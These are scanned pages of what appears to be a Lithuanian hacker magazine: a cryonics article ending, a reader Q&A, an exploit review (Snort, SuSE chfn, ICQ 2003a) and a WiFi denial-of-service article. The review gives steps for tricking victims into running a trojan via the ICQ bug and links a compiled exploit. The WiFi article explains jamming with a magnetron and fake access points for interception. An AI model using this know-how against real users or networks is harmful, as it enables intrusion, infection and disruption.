Pagal įstatymus niekas be paties tokio indėlio savininko negali pareikšti pretenzijų į šiuos pinigus ir nekilnojamąjį turtą. Teisminiu požiūriu mirties faktas čia neturi esminės įtakos.

[Atšildymas] Nuo 1967 iki 80-ųjų metų buvo užšaldyta viso labo 20 žmonių. 90-ųjų pabaigoje Amerikoje, Vakarų Europoje ir Australijoje jau buvo apie 20 krioninių bendruomenių. Tačiau prieš keletą metų praktiškai visi klientai buvo atšildyti. Pagal vieną versiją, buvo pažeista saugojimo technologija. Pagal kitą — kriotorijai paprasčiausiai bankrutavo, kadangi pacientų giminaičiai vienas po kito nutraukė mokėjimus už jų saugojimą. Didelė kūnų dalis buvo perduota „Alcor" korporacijai ir Krionikos institutui. Kai kuriuos teko atšildyti ir palaidoti. Po to, kai 2004 metų balandį kompanija „CryoSpan" 10 tokių „ledinukų" perkėlė į Detroito kriotoriją, pasaulyje liko faktiškai dvi aukščiau paminėtos „gyvenimo pratęsimo citadelės". Beje, neurokrioservisą kol kas praktikuoja vien tik korporacija „Alcor".

[Rusijos indėlis] Jau dvejus metus Maskvos biomedicinos technologijų institutas ir Detroito krionikos institutas prašo atsiliepti visus norinčiuosius dalyvauti pirmojoje Rusijoje atliekamoje krioninėje kompanijoje. Mūsų didžiojoje kaimynėje iš rytų planuojama atlikinėti ląstelių apdorojimą krioprotektoriais ir išankstinį atšaldymą iki sauso ledo temperatūros. Po to kūnas bus pervežtas saugoti į JAV, į krionikos institutą. Be augančios paslaugos paklausos, Rusija domimasi dar ir dėl šviežių žmonių lavonų poreikio su santykinai paprastai gaunama licencija medicininiams eksperimentams atlikti. Šiaip jau eksperimentai su kriogeniniu gyvų žmonių užšaldymu oficialiai uždrausti. Vis dėlto kompanijos reikalauja, kad pacientai būtų pervesti į anabiozės būseną dar prieš tai, kol liga sukels jų mirtį. Gali būti, kad kai krionikos efektyvumas bus patvirtintas, šis draudimas bus atšauktas. O kol kas kriotorijų santykiai su valdžia nėra paprasti. 2003 metų rugpjūtį Detroito krionikos institutas vos nebuvo uždarytas. Kompanijos savininkams teko skubiai savo veiklą licencijuoti kaip kapinių verslą. Dabar vitrifikacijos procedūrą, kūno paruošimą užšaldymui, gali atlikti tik kviestiniai koroneriai. Taip pat apmokytos ir kompanijos, kurios užsiima išskirtinai kūnų transportavimu į kriotoriją. Anksčiau buvo svarstomas „kriofermos", kuri būtų aprūpinta kūnų saugojimui ir skysto azoto gamybai skirta įranga, statybos Pamaskvėje projektas. Prie fermos taip pat buvo planuojama įkurti komuną, kurioje savanoriškai dirbtų dar gyvi, bet mirčiai besiruošiantys žmonės. Tai leistų išvengti kūno pristatymo į kriotoriją išlaidų ir padėtų realiai sumažinti kriostazės procedūros kainą. Skrupulingais Rusijos verslo spaudos paskaičiavimais, ultrašiuolaikiško kriotorijaus įkūrimas Rusijoje atsieitų apie 200–300 tūkstančių dolerių, įskaitant galingą informacinį aprūpinimą.

„Rusų mafija" visada prastūminėjo kroniką. Pakanka pasakyti, jog krionikos tėvas yra fizikos profesorius Robertas Etindžeris, romano bestselerio „Nemirtingumo perspektyva" autorius, dar visai neseniai buvęs Detroito krionikos instituto direktoriumi. Pagal motinos liniją jis yra išeivis iš Rusijos. Maždaug prieš pusę amžiaus prieš Etindžerį rusų biofizikas Bachmetjevas pirmą kartą eksperimentais įrodė, kad žinduoliai gali pakelti atšaldymą iki mažesnės už nulį temperatūros pagal Celsijų, ir išsakė idėją apie tai, kas vėliau buvo pavadinta krionika. Šiandien Krionikos instituto mokslų direktorius, kuris pats sukūrė pačius tobuliausius krioprotektorius pasaulyje, yra Jurijus Pigučinas, praeityje buvęs Charkovo instituto kriobiologijos ir kriomedicinos padalinio darbuotojas. Jis pagrįstai laikomas žymaus rusų „kosmisto" Nikolajaus Fiodorovo mokiniu. Užsienyje gyvena ir dirba 1999 metų Gerontologijos bendruomenės premijos už kriobiologijos srities tyrinėjimus laureatas Michailas Solovjovas. Krionikos idėjas plėtoja garsus Masačūsetso technologijos instituto darbuotojas Andrejus Barkovskis ir Maskvos biomedicinos technologijų instituto direktorius Igoris Artiuchovas.

[Pabaiga] Apie pusę prašymų užšaldyti į kriotoriją paskutinę aki-


Detroito krionikos mokslų instituto direktorius Jurijus Pigučinas



mirką siunčia artimieji, kurie niekaip negali susitaikyti su savo giminaičio netektimi. Taigi krionika — tai, be abejo, pelningas verslas, daromas iš mirties. Tačiau tikrieji transhumanizmo filosofijos vertintojai ir kriostazės šalininkai dažniausiai yra neeilinės asmenybės, kupinos optimizmo ir kūrybinių jėgų, mylinčios gyvenimą ir norinčios gyventi kaip įmanoma ilgiau. Plėtojantis GNR technologijoms — pagal Bilą Džojų, joms priskiriamos genų inžinerija, nanotechnologijos ir robototechnika — transhumanistų kiekis mūsų planetoje augs geometrine progresija. Ar tu jiems priklausysi, ar ne — priklausys tik nuo tavo pasaulio suvokimo.

[Pergalė prieš mirtį]

Sprendžiant iš naujienų, *hi–tech'as* mirčiai metė iššūkį. Mažiausiai dvi kompanijos — amerikiečių „LifeGem" (*www.lifegem.com*) ir šveicarų „Algordanza" (*www.algordanza.ch*) — siūlo deimantų gamybos iš po žmogaus kremavimo likusių pelenų paslaugą. Pirmoji kompanija prideda mineralų, kas leidžia gauti skirtingų atspalvių (žydro, raudono, geltono) deimantus. Antroji tvirtina, kad jos produkcija nėra „genetiškai modifikuota" ir 100% sudaryta iš pelenų. Pirmos klasės deimanto, kurio svoris nuo 0,2 iki 1 karato, kaina svyruoja nuo 2,700 iki 20,000 dolerių. Beje, šios technologijos patentas vėlgi priklauso mūsų kaimynams iš rytų.

Vienas vokietis parduoda įrenginį „Telefoninis angelas" (*http://www.telefonengel.de/*) — radijo ryšį su mirusiaisiais. Balsas po žeme sklinda iš garsiakalbio. Greičiausiai velionis dar būdamas gyvas tiesiog šokinėtų iš laimės dėl to, kad jo uošvė galės ir po mirties jį užknisinėti telefonu.

Festivalyje „NextFest 2005", kuris vyko 2005 metų birželio mėnesį, buvo pateikta androidinė amerikiečių rašytojo fantasto Filipo Diko („Bėgantysis skustuvo ašmenimis", „Ypatinga nuomonė", „Viską prisiminti" ir t.t.) kopija, nors šis rašytojas mirė dar 1982 metais. *Philip K. Dick* (*http://hansonrobotics.com/project_pkd.php*) robotas ne šiaip sau panašus į Diką ir realistiškai sintezuoja jo balsą. Panaudodamas kūrinių ir memuarų tekstus, jis išstudijavo rašytojo nuomonę daugeliu šiuolaikinių klausimų ir atsikerta originaliomis replikomis. O internete adresu *http://triumphpc.com/johnlennon/* galima rasti Džono Lenono dirbtinio intelekto projektą.



Nuotraukos iš išslaptintų „TransTime" ir „Alcor" archyvų

Girdėjau apie tai, kad *Google* suteikia nemokamą VPN servisą. Nejaugi tai tiesa?

Atsiradus servisui *maps.google.com* (su juo galima iš palydovo pamatyti bet kurį Žemės tašką), mažai kas stebina. Kodėl gi masėms nesuteikus laisvo priėjimo prie virtualaus privataus tinklo? Žinoma paieškos sistema iš tiesų suteikia VPN servisą, ir savaime suprantama, tai daroma visiškai už dyką. Tiksliau šnekant — suteikinėjo, kadangi šios apžvalgos rašymo metu aptariamas resursas buvo visiškai nepasiekiamas. Keletas valandų bandymų, mėginant gauti išganingąjį priėjimą, baigėsi nesėkmingai, tačiau gali būti, jog tau pavyks labiau. Tiesiog užeik į svetainę *https://vpn.google.com/getpass/* ir nurodyk vartotojo vardą bei slaptažodį. Numatau tavo klausimą dėl serverio anonimiškumo. Jokio privatumo! Serveris yra viešas, todėl adminai greičiausiai registruoja logus. Beje, tinklo srautas šifruojamas pagal visas taisykles, todėl *Google* VPN galima drąsiai naudoti savo tinklo srauto maskuotei.

Q: Kokias šiais laikais pelytes naudoja profesionalūs žaidėjai? Noriu draugui padovanoti iš tiesų kietą įrenginį, tačiau esu šiek tiek atsilikęs nuo šiuolaikinių tendencijų.

A: Aš seniai supratau, kad tokiems, atrodytų, niekams, kaip klaviatūra ir pelė, nėra taupoma. Pas mane iki šiol veikia prieš keletą metų nupirkta brangi klaviatūra *Cherry* ir megakietas „graužikas" *Logitech MX300*. Ir žinai, aš tikrai nesiruošiu jų keisti. Tiesa, man tai labai norėjosi padaryti po to, kai aš perskaičiau *Logitech MX–510/518* (~45$, 800 dpi), *Microsoft IntelliMouse Explorer 4.0a* (~20–25$, 400 dpi) ir *Razer Diamondback Precision* (~65$, 1600 dpi) apžvalgas. Realiu hardkoru galima pavadinti lazerinę pelę *Logitech G5* (2000 dpi), tiesa, jos kaina kol kas kosminė (~100$), tačiau realaus profo tai niekada nesustabdys.







BŪK KONKRETUS IR UŽDAVINĖK KONKREČIUS KLAUSIMUS! PRIEŠ SIŲSDAMAS SAVO PROBLEMĄ Į HACK–FAQ, STENKIS JĄ KUO IŠSAMIAU APRAŠYTI. TIK TUOMET AŠ GALĖSIU IŠ TIESŲ TAU PADĖTI, ATSAKYTI BEI PARODYTI GALIMAS KLAIDAS. VENK BENDRINIŲ KLAUSIMŲ, PANAŠIŲ Į „KAIP NULAUŽTI INTERNETĄ?" — TU TIK APKRAUSI SAVO IR MANO PAŠTO DĖŽUTES. IŠ MANĘS GRĘŽTI KO NORS UŽ DYKĄ (INTERNETO, SHELLŲ IR PANAŠIAI) NEVERTA, NES AŠ PATS GYVENU IŠ HUMANITARINĖS PAGALBOS!



Kas tai yra *honeymonkeys*? Ar jie kaip nors susiję su *web* trojanais?



Ne tik meškinai mėgsta medų, bet ir *packet monkeys*, tai yra *script kiddies*. Šie „hakeriai" godūs lengvų taikinių: pavyzdžiui, neužlopytų *Windows XP* kompiuterių. Ši koncepcija tapo logišku *honeypots* technologijos tęsiniu, t.y. serverių sistemų, kurios yra išmėtytos visame internete ir kurios vilioja piktavalius, o dažniausiai — jų kūrinius, tinklo kirminus.

Dėl *web* trojanų — kitas klausimas, į kurį aš taip pat pasistengsiu atsakyti.

Kompanija „Microsoft Cybersecurity and Systems Management Research Group" („medaus beždžionių" koncepcijos autoriai) sukūrė didelį tinklą iš skylėtų kompiuterių, kurie naršo internetą, peršokdami iš vienos svetainės į kitą, kuriose galėtų tūnoti užkrėsti puslapiai. Užkratai nusėda specialistų kompiuteriuose, kur jie bus toliau studijuojami ir detaliai analizuojamas jų darbas. Ypatingai aktyviai MS mina ant spamerių kulnų, kurie po jų išaiškinimo yra kviečiami į teismo salę. Šiai aferai kontora išskyrė daugiau $5M. Šiame sukurtame beždžionių tinkle yra skirtingo saugumo (atnaujinimo) lygio kompiuteriai, siekiant tiksliai išsiaiškinti interneto banditų apetitą ir taikymąsi į konkrečius pažeidžiamumus. Jeigu nori išsamesnio *honey* koncepcijos aprašymo, rekomenduočiau apsilankyti adresu *www.honeynet.org*. Taip pat derėtų paminėti, kad MS visame šiame medaus puodynių reikale buvo toli gražu ne pirma.



Ar galima pasitikėti *Oracle* slaptažodžių saugojimo sistema?



Kai kurios tamsiosios asmenybės taip giliai pasineria į laužimus, kad net sėkmingai nuverčia nepajudinamus saugumo postulatus. Visai nesenai SANS institutas sukrėtė *Oracle* gerbėjų smegenis, kuomet atskleidė šiai duomenų bazei skirtų slaptažodžių generavimo mechanizmą. Tyrimų metu buvo išaiškinta daugybė silpnų vietų, kurios leidžia pakankamai greitai atskleisti vartotojo slaptažodį. Pavyzdžiui, visiškai nesunku įsitikinti, kad slaptažodžio „antspaudas" iš tiesų yra sukuriamas iš eilutės *username.password*, t.y. sujungto vartotojo prisijungimo vardo ir jo slaptažodžio. Taip pat lengvai galima patikrinti, kad autentifikacijos sistema yra nejautri didžiosioms/mažosioms raidėms, nes slaptažodžių *Apple* ir *appLE* hešas bus vienodas. SANS specialistai taip pat aptiko dar keletą paties algoritmo silpnybių, apie ką išsamiai parašė organizacijos svetainėje pateiktame dokumente.

Sans.org — ne vaikučių gauja, todėl veikė visiškai korektiškai: kūrėjams davė keletą dienų problemoms pašalinti. Pataisymų likimas kol kas neaiškus, taip pat neprieinami ir *Oracle* inžinierių komentarai. Slaptažodžių tvirtumo problema yra avangarde, o šviežias skandalas dėl mokyklos duomenų bazės nulaužimo Kalifornijoje — akivaizdus to pavyzdys. Žodžiu, pirštų antspaudai kaip identifikacijos priemonė — dienos darbotvarkėje.



EKSPLOITŲ APŽVALGA

031

SNORT <= 2.4.2 BACKORIFICE REMOTE BUFFER OVERFLOW EXPLOIT

[aprašymas] Jeigu tu pameni, tai neseniai spausdintoje eksploitų apžvalgoje aš aprašinėjau žymiosios *IDS Snort* pažeidžiamumą. Jeigu prieš tai aptartoje klaidoje *Snort* kentėjo nuo perpildymo įjungtame derinimo režime, tai dabartinė klaida pasireiškia bet kokiame paleidimo režime. Perpildymo klaida įvyksta apdorojant taip vadinamus *Back Orifice* paketus. Piktavalis gali suformuoti suklastotą paketą su nekorektišku ilgio lauku, dėl ko įmanoma įvykdyti laisvai pasirinktą kodą. Klaidų ieškotojai parašė veikiantį eksploitą, kuris pribindina shellą prie 31337 pažeidžiamos sistemos jungties.
Eksploite pateikiami du paskirties tikslai (*targets*) su skirtingais testavimo režimais. Pakanka pasirinkti vieną iš jų (paprastai pasirenkamas pirmasis), vietoje parametrų nurodžius IP adresą ir tikslo numerį. Jeigu viskas padaryta teisingai, pažeidžiamoje sistemoje bus atidaryta 31337 jungtis su */bin/bash* interpretatoriumi.

[apsauga] Oficialioje *Snort* svetainėje pateikta paskutinė IDS versija — *Snort-2.4.3*. Šiame leidime aprašyta klaida visiškai ištaisyta.

[nuorodos] Veikiantis eksploitas pateiktas adresu *www.securitylab.ru/poc/extra/241424.php*. Techninių klaidos niuansų aprašymą galima rasti eksploito išeities tekste arba šiame puslapyje: *www.securitylab.ru/vulnerability/source/241240.php*.

[blogio įvertinimas ir potencialas] Per šiuos metus tai jau antrasis smūgis *Snort'ui*. Įvertinus tai, kad šis produktas yra įsilaužimų/atakų atpažinimo sistema, kūrėjų reputacija smarkiai suprastėjo. Dabar piktavaliai turi net dvi skyles į „labiausiai apsaugotos sistemos centrą".

[sveikinimai] Pažeidžiamumą aptiko žymi komanda *Internet Security Systems*. Išpublikavus duomenis apie klaidą, populiari komanda THC (*www.thc.org*) parašė daugiafunkcinį eksploitą.

SUSE LINUX PWDUTILS "CHFN" UTILITY LOCAL PRIVILEGE ESCALATION EXPLOIT

[aprašymas] Operacinė sistema *SuSE Linux* visada garsėjo savo stabilumu ir saugumu. Bent jau todėl, kad tai komercinė OS. Tačiau ne taip senai hakeriai *SuSE* sistemoje aptiko pavojingą saugumo skylę. Klaida tyko *pwdutils* pakete, programoje *chfn*. Ši programa pagal nutylėjimą turi nustatytą *suid* bitą, o jos paskirtis — pakeisti informaciją apie vartotoją. Šios bylos išeities tekstuose buvo surastas buferio perpildymas, kuris veda link štai ko: bet koks vartotojas gali papildyti bylą */etc/shadow* informacija apie savo suklastotą sisteminį vartotoją, o po to jam perduoti suid'ą. Būtent tai ir padaro gudrusis eksploitas. Visų pirma atliekamas gudrus */etc/shadow* papildymas, o po to paleidžiamas */bin/su*. Galiausiai hakeris gauna patį žemiausią UID'ą :).

[apsauga] Sistemos kūrėjai iš karto sureagavo į šį pažeidžiamumą ir išleido pataisymus kiekvienai pažeidžiamai *SuSE* versijai. Peržiūrėti įspūdingą pataisymų kiekį galima adresu *http://lists.suse.com/archive/suse-security-announce/2005-Nov/0002.html*.

[nuorodos] Eksploitą, parašytą su *bash* komandomis, galima pasiimti iš puslapio *www.securitylab.ru/poc/extra/241883.php*. Kol kas neatskleidžiama klaidos istorija ir techninės detalės.

[blogio įvertinimas ir potencialas] *SuSE Linux* yra labai populiari operacinė sistema tiek tarp Linuksoidų, tiek tarp *Novell* vartotojų :). Būtent todėl drįstu teigti, kad lokaliai sukeltų teisių atvejų daugės kasdien. Visus šią apžvalgą skaitančius *SuSE* adminus aš kviečiu įdiegti išganingąjį pataisymą.

[sveikinimai] Šį kartą išsiskyrė klaidų ieškotojas *Hunger* (*susechfn@hunger.hu*). Ko gero, tai pirmas jo tokio lygio eksploitas, todėl draugiškai padėkokime šiam „alkanam" hakeriui.

ICQ 2003A SHELLCODED EXPLOIT

[aprašymas] Ne taip senai hakeriams labai populiarioje programoje *ICQ 2003a* pavyko aptikti ganėtinai originalią klaidą. Tai paprastas buferio perpildymas kliente, kuris niekaip nesusijęs su ICQ protokolu. Viskas, ką daro eksploitas — sugeneruoja dvi reikšmes (*First* ir *Last Name*). Pakišus šiuos duomenis į naujų vartotojų paieškos lauką, užkraunama ir paleidžiama vietoje eksploito parametro nurodyta byla. Kitaip tariant, norint užkrėsti lamerį trojanu, hakeriui tereikia atlikti šiuos veiksmus:

1. Į nutolusį serverį perkelti trojaną, o po to paleisti eksploitą su parametru-nuoroda į kenksmingą bylą.
2. Surasti atlėpausį lamerį ir prikabinti jam ant ausų makaronų apie naują ICQ savybę, po to neįkyriai paprašyti jo užpildyti du „vartotojų paieškos" laukus.
3. Prisijungti prie aukos kompiuterio ir mėgautis :).

[apsauga] Pažeidžiamumas pastebėtas *ICQ 2003a* ir ankstesnėse klientų versijose. Vėlesniuose leidimuose klaidos nebėra. Pažeidžiamiems klientams nėra išleista jokių pataisymų.

[nuorodos] Eksploitas yra puslapyje *www.securitylab.ru/poc/extra/241544.php*. Taip pat yra tingiems žmonėms skirtas sukompiliuotas variantas: *http://mydoom-v.jino-net.ru/icq_bof.exe*.

[blogio įvertinimas ir potencialas] Norint eksploatuoti auką, reikia turėti socialinės inžinerijos įgūdžių. Šiais laikais pakankamai sunku surasti lamerį, kuris mielai įvestų neaiškius duomenis į kažkokią dar neaiškesnę formą. Tačiau tokių, kurie moka įtikinėti kitus, dar yra. Jeigu tave galima priskirti prie tokių asmenybių — šis eksploitas kaip tik tau :).

[sveikinimai] Klaidos idėja ir eksploitas priklauso hakeriui *ATmaCA* (*www.atmaca-soft.com*).



FakeAP: www.blackalchemy.to/project/fakeap
AirJack: http://802.11ninja.net/airjack
HostAP: http://hostap.epitest.fi



Derėtų suprasti, jog visi šiame straipsnyje aprašyti veiksmai pateikiami išskirtinai tyrinėjimo tikslais ir yra skirti tam, kad leistų išvengti galimų su belaidžių tinklų funkcionavimu susijusių problemų. Laikykis savo šalies įstatymų.

032

Orinis atmetimas

PRASTA 802.11 STANDARTO PROTOKOLŲ APSAUGA IR DAUGYBĖ DILETANTŲ SISTEMŲ ADMINISTRATORIŲ, NAUDOJANČIŲ ŠĮ STANDARTĄ, ĮSISKVERBIMĄ Į BELAIDĮ TINKLĄ PAVERČIA JUOKŲ DARBU KIEKVIENAM BENT KIEK KVALIFIKUOTAM ĮSILAUŽĖLIUI.

„DoS" atakų prieš „WiFi" tinklus aprašymas

Mes jau rašėme apie klasikinius *WiFi* tinklų nulaužimo metodus: aprašėme WEP pažeidžiamumus, tinklo raktų nulaužimo procesą bei socialinės inžinerijos panaudojimą. Tačiau realybė tokia, jog be šių metodų 802.11 šeimos protokolai pažeidžiami ir su *DoS* atakomis, kurios leidžia užlaužti bet kurį priėjimo tašką, sutrikdyti tinklo funkcionavimą ir perimti duomenis. Apie šią grėsmę mes šiandien ir pakalbėsime.

[**Kam visa tai?**] Kam vykdyti *DoS* atakas prieš *WiFi*? Siekiant išvesti tinklą iš rikiuotės? Taip, tačiau ne tik tam, — juk *DoS* ataka yra svarbi sudėtinė *man-in-the-middle* atakų dalis. Šiaip jau šio tipo atakų aptarimas — ištiso atskiro straipsnio tema, tačiau trumpai tariant, šios atakos esmė — pakeisti veikiantį priėjimo *prie tinklo* tašką *nuosavu. Norint* atjungti teisėtą AP (*access point*), reikia ją *užDoSinti* ir taip išvesti ją iš rikiuotės. Sukurpti suklastotą priėjimo tašką ne taip jau sudėtinga, o svarbiausia šiuo atžvilgiu iškylanti problema — įdiegiamo priėjimo taško parametrų (tokių, kaip ESSID, WEP, MAC) sutapimas su aukos AP parametrais. Paprastesnė šios atakos versija gali apsiriboti kokio nors klientinio mazgo pakeitimu nuosavu, ką galima įvykdyti kur kas paprasčiau, kadangi čia įterpiamo mazgo nereikia konfigūruoti kaip AP, o tereikia imituoti pageidaujamo pakeisti mazgo IP ir MAC.

„WiFi–DoS" klasifikacija

Pakankamai logiška visas *DoS* atakas prieš *WiFi* suskirstyti į dvi grupes:

* Atakos prieš vadinamąjį 1–ąjį arba fizinį lygį
* Atakos prieš 2–ąjį, programinį lygį



Pirmojo tipo atakos turi dvi atmainas. Pirmoji — norimo sunaikinti mazgo veikiančio dažnio bombardavimas skirtingu triukšminiu srautu, kuris realiai yra paprasčiausios „informacinės šiukšlės". Tai tėra paprasčiausias floodas su atitinkamu srautu, kuris sukelia atsisakymą aptarnauti (*Denial of Service*). Antrosios atmainos esmė — specialių triukšmo generatorių, kurie veikiantį diapazoną pilnai užteršia trikdžiais ir taip užkerta kelią normaliam darbui, panaudojimas.

Programinio lygio atakos — tai skirtingų protokolų, servisų, autentifikacijos sistemų ir panašių dalykų pažeidžiamumų panaudojimas. Šiame straipsnyje be atakų prieš pirmąjį lygį bus aptariamos atakos, nukreiptos prieš belaidžių 802.11 tinklų protokolus. Iš čia galima pasiūlyti dar vieną atakų prieš *WiFi* protokolus klasifikaciją — *priklausomai nuo belaidžio tinklo standarto.* Šiandien naudojami šie 802.11 tinklų standartai: 802.11a,

```
xterm
client01:~# iwconfig wlan0 mode managed
client01:~# iwconfig wlan0 ap 00:0F:66:[redacted]
client01:~# iwconfig wlan0 essid buenosaireslibre.org
client01:~# iwconfig wlan0 key off
client01:~# iwconfig wlan0
wlan0     IEEE 802.11b  ESSID:"buenosaireslibre.org"
          Mode:Managed  Frequency:2.437GHz  Access Point: 00:0F:66:[redacted]
          Bit Rate:2Mb/s   Sensitivity=1/3
          Retry min limit:8   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
          Link Quality:92/92  Signal level:-40 dBm  Noise level:-99 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:34   Missed beacon:0


client01:~# ifconfig wlan0 [redacted] netmask 255.255.255.224
client01:~# route add default gw [redacted]
client01:~# █
```

Konfigūruojame *hostap*

802.11b, 802.11g, 802.11i. Daugelis neseniai išleistos belaidžiams tinklams skirtos įrangos orientuota į darbą su dviem pirmaisiais standartais. Būtent todėl labai dažnai jau sukurtų belaidžių tinklų administratoriai paprasčiausiai dėl ekonominių priežasčių tiesiog neturi galimybės pereiti prie saugesnio 802.11g protokolo. Išsamiau aptarsime atakas prieš pirmąjį belaidžių tinklų lygį.


[**Slopinimas**] Kaip žinai, *WiFi* tinklai naudoja 2,4–2,5 GHz dažnių diapazoną. Aptarsime šiandien labiausiai paplitusį 802.11b standartą. Šiame standarte kanalo plotis siekia 22 MHz, minimalus dažnių tarpas tarp kanalų — 5MHz. Taip tampa įmanomas duomenų perdavimas keturiolika kanalų, daugelis kurių smarkiai persidengia, dėl ko vienoje padengimo zonoje vienu metu normaliai veikti gali trys priėjimo taškai, kurių dažniai nepersidengia arba persidengia labai menkai. Žvilgtelėk į atitinkamą paveikslėlį ir visos aukščiau išsakytos minties esmė tau iš karto paaiškės :).

Tarkim, mes norime atjungti priėjimo tašką nuo tinklo, kad po to įvykdytume *man-in-the-middle* ataką. Tam mes pradėsime „šiukšlėmis“ pildyti tą kanalą, per kurį veikia šis priėjimo taškas. Tarkim, jis veikia šeštu kanalu (daugelyje priėjimo taškų šis kanalas priskirtas pagal nutylėjimą). Jeigu mes pradėtume šiuo kanalu perdavinėti milžinišką nieko nereiškiančių 802.11 freimų kiekį su žymiu signalo galingumu (EIRP), tai su šiuo priėjimo tašku sąveikaujančiuose tinklo mazguose padidėtų BER (*Basic Error Ratio* — pagrindinis klaidos koeficientas). Didžioji belaidžiam ryšiui skirtos įrangos dalis tokiu atveju pradeda ieškoti galimybės susijungti per kaimyninius kanalus, ir jeigu jie ten atranda priėjimo tašką su tais pačiais ESSID, WEP (o jį jie ten ras, nes mes padarysime viską, kas įmanoma :) parametrais ir žemesniu BER, tai jie užmezga ryšį su šiuo tašku, tuo pačiu spjovę į teisėtą AP. Tai veikia, tačiau su tam tikromis išlygomis. Visų pirma, kai kuriuos įrenginius galima sukonfigūruoti taip, kad jie nepriklausomai nuo BER lygio veiktų tik per vieną ir tą patį kanalą, kuo dažnai naudo-



Void11 grafinė sąsaja

jasi *WiFi* tinklų adminai. Tačiau tai pagrinde būdinga stacionariai įrangai — mobilūs tinklo mazgai praktiškai visada orientuojasi į sąveiką su priėjimo tašku per stabilų kanalą.
Kaip matai, norint įvykdyti *man-in-the-middle* ataką, nebūtina net galutinai atjungti priėjimo taško nuo tinklo, pakanka viso labo užteršti jo darbinį kanalą ir paleisti kitą, suklastotą AP, kuris yra ne mažiau nei už penkių kanalų nuo slopinamo AP. Tuo pačiu tokiam suklastotam mazgui būtų gerai panaudoti anteną su aukštu stiprinimo koeficientu.
Jeigu čia pabandytume surasti analogiją su laidinių tinklų *DoS* atakomis, tai tokios atakos savo esme labiau primena *Distributed DoS*, kur naudojama daug kompiuterių, generuojančių milžinišką prieš auką nukreiptą tinklo srautą, kuris užverčia auką įvairiomis užklausomis ir panašiai. O mūsų atveju vietoje didelio atakuojančių kompiuterių skaičiaus įdarbinamas vienas, tačiau jis panaudoja didelę signalo perdavimo galią.


Panaudojus iš mikrobangų krosnelės ištrauktą magnetroną galima sukurpti tikrą *WiFi* priėjimo taškų žudiką

[Specifinės atakos]

Galima pateikti daugybę atakų prieš tam tikrus specifinius nustatymus naudojančius tinklus koncepcijų. Pavyzdžiui, tinkle gali būti įjungtas energijos taupymo režimas. Tada mazgai gali būti „miego" režime, o priėjimo taškas kaups tokiam mazgui skirtus freimus. Įsilaužėlis gali apsimesti tokiu miegančiu tinklo mazgu, o po to išeiti iš miegančio režimo, po ko jis gaus visus freimus, kurie buvo skirti „miegančiam" mazgui. Dar vienas būdas, kurį įdarbinus galima pasalūniškais tikslais pasinaudoti miegančiu mazgo režimu — specialių tarnybinių priėjimo taško siunčiamų freimų su TIM (*Traffic Indication Map*) padirbimas. AP „miegantiems" tinklo mazgams siunčia TIM freimus su pranešimu apie naujų šiam tinklo mazgui skirtų duomenų gavimą, kad jis „prabustų" ir pasiimtų susikaupusią informaciją. Jeigu kaip nors pavyktų nutraukti tikrųjų TIM freimų priėjimą prie tinklo mazgo, tai priėjimo taškas būtų priverstas naikinti susikaupusią ir dar miegančiam mazgui neišsiųstą informaciją, kadangi jų saugojimui skirta ribota buferio erdvė.

Dar vienas būdas „užversti" 802.11 standarto tinklą — panaudoti specialiai sukonstruotą „slopintuvą", t.y. įrenginį, kuris tam tikrame dažnių diapazone generuoja triukšmus. Labai galingą triukšmų generatorių galima pasigaminti iš magnetrono — mikrobangų krosnelėse naudojamo įrenginio. Įdomu tai, jog magnetronas veikia 2,445 GHz dažniu, plius-minus keli megahercai, kurių gali būti ir ne keli. Spėk, kokį kanalą jis perdengia pirmiausia? Be abejo, labiausiai naudojamą — šeštą.
Belaidžiai tinklai bejėgiai prieš pirmojo lygio atakas. Vienintelis dalykas, kurį galima padaryti — tai aptikti triukšmų šaltinį. Tai galima padaryti panaudojant trianguliacijos metodą, t.y. išmatuojant triukšmų generatoriaus signalo lygį keliuose taškuose. Remiantis gautais duomenimis, galima pabandyti nustatyti slopinančio įrenginio buvimo vietą.

